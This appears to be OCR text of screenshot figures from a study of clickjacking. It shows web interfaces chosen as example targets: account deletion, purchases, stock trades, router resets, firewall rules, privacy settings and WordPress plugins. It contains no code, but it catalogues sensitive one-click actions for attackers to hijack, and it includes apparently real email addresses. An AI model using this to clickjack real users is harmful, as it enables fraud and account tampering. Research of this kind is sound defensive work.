
All your sites are belong to us!

Do you allow AJAX?

AJAX will improve your user experience!

□ Never ask again


Delete User Accounts



Sub-Accounts

NAME	MEMBER ID/EMAIL ADDRESS	
mike tadlo...	miket@verizon.net	(Delete)
Chris Miller	chris9441@veriz...	(Delete)
Jan Miller	jan9441@verizon...	(Delete)
Curran Smi...	curran9721@veriz...	(Delete)

Auto-purchase



Shopping Cart Contents

1 x Heritage Grunge Clikit *- Zip Part 1: Download*	$3.50
Sub-Total:	$3.50
Free Shipping:	$0.00
Discount Coupons: couponcode :	-$3.50
Total:	$0.00


Shipping Method: Free Shipping

Payment Method:

Final Step

- continue to confirm your order. Thank you!

Buy stocks



Confirm Order

Date	06/06/2007	Order Status	
Time	07:38 AM	Preferred ECN	AUTO


Details

Buy PCU 1 Share
Market N/A DAY
Estimated total cost $91.73

Quote

Southern Copper Corporation Common Stock (PCU:NYSE)
Bid 78.26 Ask 91.73 Last trade 91.73

Router Reset



Restart / Reset

Restart

● **Quick restart** - reset interfaces and re-read configuration

○ **Full restart** - restart from power-on state

Restart unit


Reset to factory defaults

You can restore the unit to factory defaults. This means that all configuration parameters will be wiped, and all firmware upgrades removed.

On the next start-up, its LAN IP address will be 192.168.1.1, and the web GUI will begin with the setup wizard. It will not accept connections on any interface other than the LAN interface.

Reset to Factory Defaults

Delete Firewall Rules




Firewall > Access Rules

Access Rules

Items 1 to 11 (of 11)

Priority ▲	Source	Destination	Service	Action	Options	Enable	Configure
1	WLAN	192.168.168.168 (LAN)	HTTP Management	Allow	💬		
2	LAN	192.168.168.168 (LAN)	HTTPS Management	Allow	💬	☑	
3	LAN	192.168.168.168 (LAN)	HTTP Management	Allow	💬	☑	
4	WLAN	192.168.168.168 (LAN)	HTTPS Management	Allow	💬	☑	
5	*	192.168.168.168 (LAN)	Key Exchange (IKE)	Allow	💬		
6	192.168.168.168 (LAN)	*	Key Exchange (IKE)	Allow	💬		
7	WLAN	WLAN	Any	Allow	💬		
8	WLAN	WAN	Any	Allow		☑	
9	WAN	WLAN	Any	Deny		☑	
10	LAN	*	Any	Allow		☑	
11	*	LAN	Any	Deny		☑	

Make Your Profile Public




Who Can View My Full Profile

○ My Friends Only
● Public
○ Only Users Over 18

Privacy Settings

□ Friend Requests - Require email or last name
□ Comments - approve before posting
□ Hide Online Now
□ Show My Birthday to my Friends
□ Photos - No Forwarding
□ Blog Comments - Friends Only
□ Friend Requests - No Bands
□ Block Users Under 18 From Contacting Me

Deactivate Wordpress Plugins



! Plugin **activated.**

Plugin Management

Plugins extend and expand the functionality of WordPress. Once a plugin is installed, you may activate it or deactivate it here.


Plugin	Version	Description	Action	
Akismet	2.1.4	Akismet checks your comments against the Akismet web service to see if they look like spam or not. You need a WordPress.com API key to use it. You can review the spam it catches under "Comments." To show off your Akismet stats just put `<?php akismet_counter(); ?>` in your template. See also: WP Stats plugin. *By Matt Mullenweg.*	Activate	Edit
Hello Dolly	1.5	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. *By Matt Mullenweg.*	Deactivate	Edit

Deactivate All Plugins

If something goes wrong with a plugin and you can't use WordPress, delete or rename that file in the `wp-content/pl` it will be automatically deactivated.


www.themelab.com

Digg



MySpace

HTML, CSS, and JavaScript may size, follow the mouse and make transparent third-party IFRAME content.



From:

Confirmation:

Bob wants to be your friend!

